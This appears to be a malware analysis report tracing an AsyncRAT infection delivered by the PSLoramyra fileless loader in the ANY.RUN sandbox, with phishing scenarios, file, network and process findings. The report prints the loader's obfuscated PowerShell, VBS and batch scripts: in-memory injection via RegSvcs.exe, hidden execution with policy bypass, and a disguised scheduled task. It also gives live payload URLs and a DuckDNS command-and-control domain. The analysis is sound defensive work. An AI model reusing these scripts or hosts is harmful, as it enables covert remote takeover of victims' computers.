

ASYNCrat Any.Run Malware Investigation

ANY.RUN ASYNCrat Analysis

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Analysis Introduction

Cyber security threats are everywhere and they are getting more sophisticated with time. Something as simple as a fake email from your IT Staff could allow someone else to gain full access to your system through a Remote Access Trojan otherwise known as a RAT. Oftentimes tools intended for good can turn into attack vessels and be used to do extreme financial and technological damage. ASYNCrat was one of these tools, it was incitally created as an open source administrative tool but was quickly exploited by threat agents to remotely seize control of someone else's device for things such as "log keystrokes, steal credentials, commandeer infected systems stealthily, exfiltrate data, and execute malicious instructions.” (Hacker News, 2025)

The growing risk and sophistication of cyber attacks demonstrates why quality investigation tools are so important. You need an examination tool that is safe, efficient and reliable. ANY.RUN is one of those tools. It is a malware analysis tool that includes a cloud based virtual sandbox environment giving analysts the chance to examine suspicious files and URLs in a safe environment. The sandbox gives users the chance to examine malware statically and dynamically as they interact with it (Anyrun, 2026) ANY.RUN also offers large databases so users can examine other proven instances of malware to gain a better understanding of what they look like and how they work. Using the software on their own suspicious samples allows them to get their own malware classification within minutes of interacting with it. This service massively cuts down on the amount of time it takes for an analyst to perform an investigation without the risk of unleashing something on their own network. Also because the software gives

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clear summaries and details on how the investigation was performed it allows analysts to reexamine the investigation to look for patterns so that they can better spot malware in the future.



Malware Introduction

Analysis Report: ASYNCrat is a remote access Trojan which was designed initially as an administrative tool but is now being exploited to give attackers full control over an infected system. It is most commonly used for remote command execution, data theft, credential harvesting and surveillance through keylogging and screen capture. (Josue, 2026) It is often distributed using phishing attacks with malicious attachments and that was the case in this investigation. The malware was contained in a zip file that would infect the system once the user interacted with the iso disc image inside of it. Because we were starting with the initial file we

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don't have the specifics of how it was spread but we were able to make inferences based on the contents of the file.

Below is an example of a potential distribution method where the attacker poses as a company's IT staff and asks users to download and run the software claiming it was for safety after a recent breach. In the malware we analyzed the files were named "Invoice" so we created an email based on the distribution scenario that they were posing the malware files as invoices needed for review. ASYNCrat is most often distributed through spear phishing email campaigns like these that are tailored to the specific target they are aiming to attack. (check point, 2025)




Figure 1 –IT Email–

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


Figure 2 –Invoices email–

There was a second malicious piece of this investigation. We learned that the malware was not only ASYNCRAT but it was also utilizing PSLoramyra. PSLoramyra is a more advanced malware as it utilizes “PowerShell, VBS, and BAT scripts to inject malicious payloads into a system, execute them directly in memory, and establish persistent access.” (Anyrun,2024) Another reason that it is such an issue is because it is able to work around traditional detection methods because it loads the payload directly into the memory rather than onto the system which leaves minimal trace and causes it to be labeled a fileless loader. Traditional antivirus software may not necessarily catch these types of attacks but a software like ANY.RUN can, They have real time flagging of malicious behavior and are able to catch the more evasive threats by manually interacting with them giving analysts a much faster alert time and more in depth insights to what is happening in uploaded content (Anyrun)

Overview of Activity

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To examine the malware we first downloaded a zip file sample from MalwareBazaar of the ASYNCRat which we then uploaded into a new analysis in ANY.RUN. – Figure 3– In a normal scenario this malware would likely have been sent as the ZIP file through email, possibly using a ruse outlined above in the email examples. After creating the analysis it opened the environment with a new temp directory to house the malware on the system. –Figure 4–




Figure 3 – ANY.RUN upload screen–




Figure 4 –New temp directory in sandbox–

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This gave us an insight into how this malware was likely distributed, the employee would click on the invoice iso and the invoice.wsf inside only to have it start the chain of attack. Our interaction with the malware will not follow the exact same process as it would on a traditional target but it will still have the same outcome with the same attack chain being utilized.

Contained in our malware folder was an outline of the process that the malware would follow –figure 5–, The reason our path will differ slightly is that the .wsf file is designed to download and execute two files called xlm.txt and mdm.jpg from designated remote IP addresses –Figure 6–, The process did not execute in our instance But we examined the file contents anyways.

The disguised jpg was the Powershell loader, once you scrolled past the hex code you found specific instructions on how to create the files needed to execute the fileless malware, this was a PowerShell file, a vbs file and a bat file. –Figures 7-9–. The instructions for the creation of these files added them to the public directory and since we were unable to execute this step we manually put the folder in the public directory. This information made it clear what path the malware would take, the VBScript is used to execute the batch file, that would then launch PowerShell with hidden execution settings so that the user wouldn't see what was happening. One other noteworthy piece of information that was discovered in this file was that the task was being scheduled to run every two minutes therefore establishing persistence



Figure 5 –Intended malware process–


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FILES RETRIEVED WHEN RUNNING ABOVE WSF FILE:

- SHA256 hash: 1e9c29d7af6011ca9d5609cb93b554965c61105a42df9fe0c36274e60db71b1d
- File size: 1,974 bytes
- File type: ASCII text, with CRLF line terminators
- File location: http://45.126.209.4:222/xlm.txt

- SHA256 hash: 83babee77db36512c0eab8ea6b35e981aa4288a4095985d69b3841f8b684fe11
- File size: 431,208 bytes
- File type: Unicode text, UTF-8 (with BOM) text, with very long lines (65514), with CRLF line terminators
- File location: http://45.126.209.4:222/mdm.jpg

Figure 6 – Files retrieved from running WSF file–



```
View - mdm.jpg
File Edit View Help

Sleep 5
[Byte[]] $Nkbb = $hexString_bbb -split ' ' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
[Byte[]] $pe = $hexString_pe -split ' ' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

Sleep 5
$SHM = 'L#####o#####a#d' -replace '#', ''
$Fu = [Reflection.Assembly]::LoadFrom($SHM)

$SNK = $Fu.GetType('New#PE#2.P#E' -replace '#', '')
$SMZ = $SNK.GetMethod('Execute')
$SNA = 'C:\Windows\WinSxS\x-ww7-qntd-tq-mi#cr' -replace '#', ''
$SAC = $SNA + 'osof#####t.NET\Fra#mework\v4.0.30319\RegSvc###s.exe' -replace '#', ''
$SVA = @($SAC, $Nkbb)

$SCM = 'In#####vo#####ke' -replace '#', ''
$SEY = $SMZ.Invoke($null, [object[]] $SVA)

[IO.File]::WriteAllText("C:\Users\Public\Conted.ps1", $Content)

$Content = @'
@e%Conted%%Conted% off
set "ps=powershell.exe"
set "Contedms=-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass"
set "cmd=C:\Users\Public\Conted.ps1"
%ps% %Contedms% -Command "& %cmd%"
exit /b
'>

[IO.File]::WriteAllText("C:\Users\Public\Conted.bat", $Content)
```

Figure 7 –mdm.jpg contents 1/3–

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```
$Content = @'
on error resume next
Function CreateWshShellObj()
    Dim objName
    objName = "WScript.Shell"
    Set CreateWshShellObj = CreateObject(objName)
End Function

Function GetFilePath()
    Dim filePath
    filePath = "C:\Users\Public\Conted.bat"
    GetFilePath = filePath
End Function

Function GetVisibilitySetting()
    Dim visibility
    visibility = 0
    GetVisibilitySetting = visibility
End Function

Function RunFile(wshShellObj, filePath, visibility)
    wshShellObj.Run filePath, visibility
End Function

Set wshShellObj = CreateWshShellObj()
filePath = GetFilePath()
visibility = GetVisibilitySetting()
Call RunFile(wshShellObj, filePath, visibility)

'@
[IO.File]::WriteAllText("C:\Users\Public\Conted.vbs", $Content)
```

Figure 8 –mdm.jpg contents 2/3 –

```
Sleep 2

$scheduler = New-Object -ComObject Schedule.Service
$scheduler.Connect()

$taskDefinition = $scheduler.NewTask(0)
$taskDefinition.RegistrationInfo.Description = "Runs a script every 2 minutes"
$taskDefinition.Settings.Enabled = $true
$taskDefinition.Settings.DisallowStartIfOnBatteries = $false

$trigger = $taskDefinition.Triggers.Create(1) # 1 = TimeTrigger
$trigger.StartBoundary = [DateTime]::Now.ToString("yyyy-MM-ddTHH:mm:ss")
$trigger.Repetition.Interval = "PT2M"

# إضافة Action
$action = $taskDefinition.Actions.Create(0) # 0 = ExecAction
$action.Path = "C:\Users\Public\Conted.vbs"

$taskFolder = $scheduler.GetFolder("")
$taskFolder.RegisterTaskDefinition("Update Edge", $taskDefinition, 6, $null, $null, 3)
```

Figure 9 –mdm.jpg contents 3/3 –

Based on the script written out in the fake jpg file we determined that to fully execute the malware we would start by interacting with the VBS file–Figure 10–. Since all three files we needed the original WSF file for were already locally on the system we could just jump in at that step of the malware execution chain to execute the batch file –figure 11–, which launches

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cmd.exe and then used it to open PowerShell –figure 12–. Powershell would then run the conted.ps1 script –figure 13-14– which contained the hex encoded payload for ASYNCrat as well as the way to decode and execute it on the system. This completed the malware execution process which was all done in a fileless manner without any of the actions becoming visible to the user of the device. The contents of each of the created files are shown below. And this concluded the physical steps we took during our malware analysis.



```
View - Conted.vbs
File Edit View Help

on error resume next
Function CreateWshShellObj()
    Dim objName
    objName = "WScript.Shell"
    Set CreateWshShellObj = CreateObject(objName)
End Function


Function GetFilePath()
    Dim filePath
    filePath = "C:\Users\Public\Conted.bat"
    GetFilePath = filePath
End Function

Function GetVisibilitySetting()
    Dim visibility
    visibility = 0
    GetVisibilitySetting = visibility
End Function

Function RunFile(wshShellObj, filePath, visibility)
    wshShellObj.Run filePath, visibility
End Function

Set wshShellObj = CreateWshShellObj()
filePath = GetFilePath()
visibility = GetVisibilitySetting()
Call RunFile(wshShellObj, filePath, visibility)
```

Figure 10 –VBS file contents–



```
View - Conted.bat
File Edit View Help

@e%Conted%%Conted% off
set "ps=powershell.exe"
set "Contedms=-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass"
set "cmd=C:\Users\Public\Conted.ps1"
%ps% %Contedms% -Command "& '%cmd%'"
exit /b
```

Figure 11 –Batch file contents–

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```
C:\WINDOWS\system32\cmd.exe
'e' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\admin\AppData\Local\Temp>set "ps=powershell.exe"

C:\Users\admin\AppData\Local\Temp>set "Contedms=-NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass"

C:\Users\admin\AppData\Local\Temp>set "cmd=C:\Users\Public\Conted.ps1"

C:\Users\admin\AppData\Local\Temp>powershell.exe -NoProfile -WindowStyle Hidden -ExecutionPolicy Bypass -Command "& 'C:\Users\Public\Conted.ps1'"
```

Figure 12 –cmd running batch file–

[illegible]

Figure 13 –ASYNCrat Payload–

```

Sleep 5
[Byte[]] $Nkbb = $hexString_bbb -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }
[Byte[]] $pe = $hexString_pe -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

Sleep 5
$HM = 'L#####o#####a#d' -replace '#', ""
$Fu = [Reflection.Assembly]::Load($HM)

$NK = $Fu.GetType('New#PE#2.P#E' -replace '#', "")
$MZ = $NK.GetMethod('Execute')
$NA = 'C:\W#####indow#####s\Mi####cr' -replace '#', ""
$AC = $NA + 'osof####t.NET\Fra###mework\v4.0.303####19\R##egSvc#####s.exe' -replace '#', ""
$VA = @($AC, $Nkbb)

$CM = 'In#####vo#####ke' -replace '#', ""
$EY = $MZ.Invoke($null, @($VA))

```

Figure 14 –Decoding and execution instructions–

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Summary:

As outlined above, this Malware investigation is an example of a multi-stage, fileless loader being exploited to deploy ASYNCrat onto a target system starting from an infected iso file. In a normal scenario the execution of all the malware begins with the user interaction on a malicious disk image containing a windows script file , that will trigger a VBScript file –Conted.vbs–. This script continues the chain of execution by launching a batch file –conted.bat– with instructions on how to open the command line to start a Powershell instance in a hidden window with the ability to bypass execution policy. The PowerShell script –conted.ps1– contains a hex-encoded payload and subsequent instructions on how to decode and execute that payload directly in memory, thus allowing it to better avoid traditional antivirus detection software techniques. The malware then continues to leverage legitimate Windows utilities like RegSvcs.exe, to execute the payload, Again showing how normal processes can be utilized for malicious activity demonstrating the importance of monitoring legitimate appearing processes alongside those that don't appear normal. Overall this malware is designed to hide and remain in the background of infected systems through techniques such as obfuscation of the code instructions, persistence, fileless loaders and exploitation of standard Windows procedures.

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General Info

☒ Add for printing

File name:2024-01-09-malware-and-artifacts-from-AsyncRAT-infection.zip

Full analysis:<https://app.any.run/tasks/1a7c9477-71ae-4c68-a3f1-121763292ef9>

Verdict:

Malicious activity

Threats:

AsyncRAT Loader Remote Access Trojan

AsyncRAT is a RAT that can monitor and remotely control infected systems. This malware was introduced on Github as a legitimate open-source remote administration software, but hackers use it for its many powerful malicious functions.

Malware Trends Tracker >>>

Analysis date:May 02, 2026 at 12:41:37

OS:Windows 10 Professional (build: 19044, 64 bit)

Tags:

psloramyra loader asyncret rat

Indicators:

MIME:application/zip

File info:Zip archive data, at least v2.0 to extract, compression method=deflate

MD5:DE0CCCE239FF933963F553BFFD70E933

SHA1:1EFC78130558F69EC21DB3AA7799D7B30A587926

SHA256:C8421D6E97A86D2913A9360F02262CA426739AEFBBD261BCFEFF19171E4F816A

SSDEEP:6144:AE5AWzKfCkDS1rezVHgdX3q0oWipY2ps35UjOpoll4Nuqe:AEDzK/k2VHyX3/oWipY2OUjk5uNuqe

Figure 15 – General info ANYRUN summary–

File Activity: We filtered out the file modifications to only the ones that were important–

Figure 16–. When we opened the initial ISO file from the malware temporary directory inside the user's public directory that was the first file altered. That iso file contained the WSF file which was then altered, in a normal execution the next files would all have been added but in this case we already had them. Our system did not have to pull the jpg and text file from the Internet as they were already local so those were modified instead of being downloaded. From there all three assistance files –vbs, bat and ps1– for the malware were edited in a normal execution they would have been created. At the end the administrative related files for the malware were also modified.

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
Files modification					12	☒ Only important		Filter by filename	
NETWORK	Timeshift	PID	Process name	Filename	Content				
	84767 ms	5196	WinRAR.exe	C:\Users\Public\invoice#5487214847577.iso	126 Kb	binary			
FILES	84767 ms	5196	WinRAR.exe	C:\Users\Public\invoice#5487214847577.wsf	64 Kb	text			
	84783 ms	5196	WinRAR.exe	C:\Users\Public\mdm.jpg	421 Kb	text			
	84783 ms	5196	WinRAR.exe	C:\Users\Public\xlm.txt	2 Kb	text			
	84783 ms	5196	WinRAR.exe	C:\Users\Public\Conted.bat	205 b	text			
	84799 ms	5196	WinRAR.exe	C:\Users\Public\Conted.ps1	419 Kb	text			
DEBUG	84799 ms	5196	WinRAR.exe	C:\Users\Public\Conted.vbs	688 b	text			
	84799 ms	5196	WinRAR.exe	C:\Users\Public\2024-01-09-IOCS-from-AsyncRAT-infection.txt	2 Kb	text			
	84799 ms	5196	WinRAR.exe	C:\Users\Public\2024-01-09-scheduled-tasks-for-AsyncRAT.txt	3 Kb	xml			
	126.32 s	1284	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_fw3fdp0n3r2.ps1	60 b	text			
	126.32 s	1284	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_wwDtmbovp3i.psm1	60 b	text			
	139.51 s	1284	powershell.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData\NonInteractive	18 Kb	binary			

Figure 16 –Modified files–

Network Activity: There were several instances of network activity. The first sign of external communication was that the Windows script file would communicate with a remote server to download two files from them using HTTP, The target URL no longer works but showed that the resources were hosted on a direct IP using port 222 with the URLs – <http://45.126.209.4:222/xlm.txt>, <http://45.126.209.4:222/mdm.jpg> – This is a non standard port and isn't often configured specifically in security settings which could help the attacker to avoid initial detection when downloading the secondary script and disguised payload for the malware execution. Once malware is executed it then establishes outbound TCP connections using the RegSvc process to connect to the domain madmr.x.duckdns.org with the IP address: 192.169.69.26 using non-standard ports 8808,7707 and 6606 –Figure 17–This changed in different instances depending on how we executed the malware. The reason that this is so important is this is a dynamic dns service where users can assign persistent domain name to their device this service is known to be “Perfect for remote access and personal hosting, Duck DNS

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provides a hassle-free solution for DNS IP addresses” (banshee team ,2024) This is a key step in the Command and control –C2– set up process. Once the malware is fully executed it establishes ASYNCrat’s command and control functionality giving remote attackers the ability to control the affected system which would be the last indication of external communications even though it is ongoing once established. The related DNS requests and network threats remained consistent with the same domain name and IP address. –figure 18 and 19–




HTTP Requests		Connections		DNS Requests		Network Threats			
TimeShift	Protocol	Rep	PID	Process name	CN	IP	Port	Domain	ASN
BEFORE	TCP	5276	MolusCoreWorker.exe		20.73.194.208	443			MICROSOFT-CORP-MSN-AS-BLOCK
BEFORE	UDP	4	System		192.168.100.255	137			Not routed
BEFORE	TCP				48.192.1.64	443		activation-v2.sls.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
BEFORE	TCP		7708	svchost.exe		20.73.194.208	443		MICROSOFT-CORP-MSN-AS-BLOCK
BEFORE	TCP				92.123.104.67	443		www.bing.com	AKAMAH-ASN1
BEFORE	TCP				23.11.40.157	80		ocsp.digicert.com	AKAMAH-AMS
BEFORE	TCP				204.79.197.203	80		oneocsp.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
BEFORE	TCP				48.192.1.64	443		activation-v2.sls.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
1538 ms	UDP	4	System		192.168.100.255	138			Not routed
7666 ms	TCP	5316	svchost.exe		20.190.160.2	443		login.live.com	MICROSOFT-CORP-MSN-AS-BLOCK
7673 ms	TCP	5316	svchost.exe		23.11.40.157	80		ocsp.digicert.com	AKAMAH-AMS
8670 ms	TCP	3428	svchost.exe		172.211.123.249	443		client.wins.windows.com	MICROSOFT-CORP-MSN-AS-BLOCK
9665 ms	TCP	7708	svchost.exe		40.127.240.158	443		settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
9673 ms	TCP	7708	svchost.exe		23.216.77.20	80		cr.microsoft.com	AKAMAH-ASN1
9676 ms	TCP	7708	svchost.exe		23.52.181.212	80		www.microsoft.com	AKAMAH-AS
18874 ms	TCP	5276	MolusCoreWorker.exe		4.231.128.59	443		settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
19874 ms	TCP	5276	MolusCoreWorker.exe		4.231.128.59	443		settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
20975 ms	TCP	5276	MolusCoreWorker.exe		4.231.128.59	443		settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
27095 ms	TCP	1132	SHClient.exe		74.178.240.61	443		slscr.update.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
28101 ms	TCP	1132	SHClient.exe		23.52.181.212	80		www.microsoft.com	AKAMAH-AS
28121 ms	TCP	1132	SHClient.exe		74.178.240.61	443		fe3or.delivery.mp.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
28137 ms	TCP	1132	SHClient.exe		74.178.240.61	443		slscr.update.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
28142 ms	TCP	1132	SHClient.exe		74.178.240.61	443		slscr.update.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
43520 ms	TCP	7708	svchost.exe		40.127.240.158	443		settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
71090 ms	TCP	3280	svchost.exe		88.221.169.152	80		www.microsoft.com	AKAMAH-AS
71122 ms	TCP	3280	svchost.exe		23.216.77.42	80		cr.microsoft.com	AKAMAH-ASN1
73198 ms	TCP	8012	RegSvc.exe		192.169.69.26	8808		madmx.duckdns.org	SERVERSTADIUM
98821 ms	TCP	8012	RegSvc.exe		192.169.69.26	6606		madmx.duckdns.org	SERVERSTADIUM

Figure 17 –HTTP requests–



TimeShift	Class	PID	Process name	Message
71083 ms	Responded		cr.microsoft.com	23.216.77.42
73190 ms	Responded		madmx.duckdns.org	23.216.77.28
				23.216.77.20
				192.169.69.26

Figure 18 –DNS requests–



TimeShift	Class	PID	Process name	Message
10109 ms	Unknown Traffic	7708	svchost.exe	ET_USER_AGENTS Microsoft Dr Watson User-Agent (MSDW)
72825 ms	Potentially Bad Traffic	2232	svchost.exe	ET_DYN_DNS DYNAMIC_DNS Query to *.duckdns.org Domain
72828 ms	Misc activity	2232	svchost.exe	ET_DYN_DNS DYNAMIC_DNS Query to *.duckdns.org Domain

Figure 19 –Network threats–

Processes:

The image below shows the processes that are spawned by the malware. Once we interacted with the iso it executed the chain of execution outlined earlier. In the image –figure 20–you can

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see that once the windows script file is opened ANYRUN tags it as the fileless malware loader PSLoramyra. Once it runs the PowerShell script that starts regSvcs.Exe it is flagged as the ASYNCrat malware. This is because they are utilizing the trusted RegSvcs.exe process to attempt to bypass security by disguising the malware as a normal process and using the .NET framework to provide threat actors with full control over a compromised device. (Microsoft, 2025)

Behavior activities		
☒ Add for printing		
MALICIOUS	SUSPICIOUS	INFO
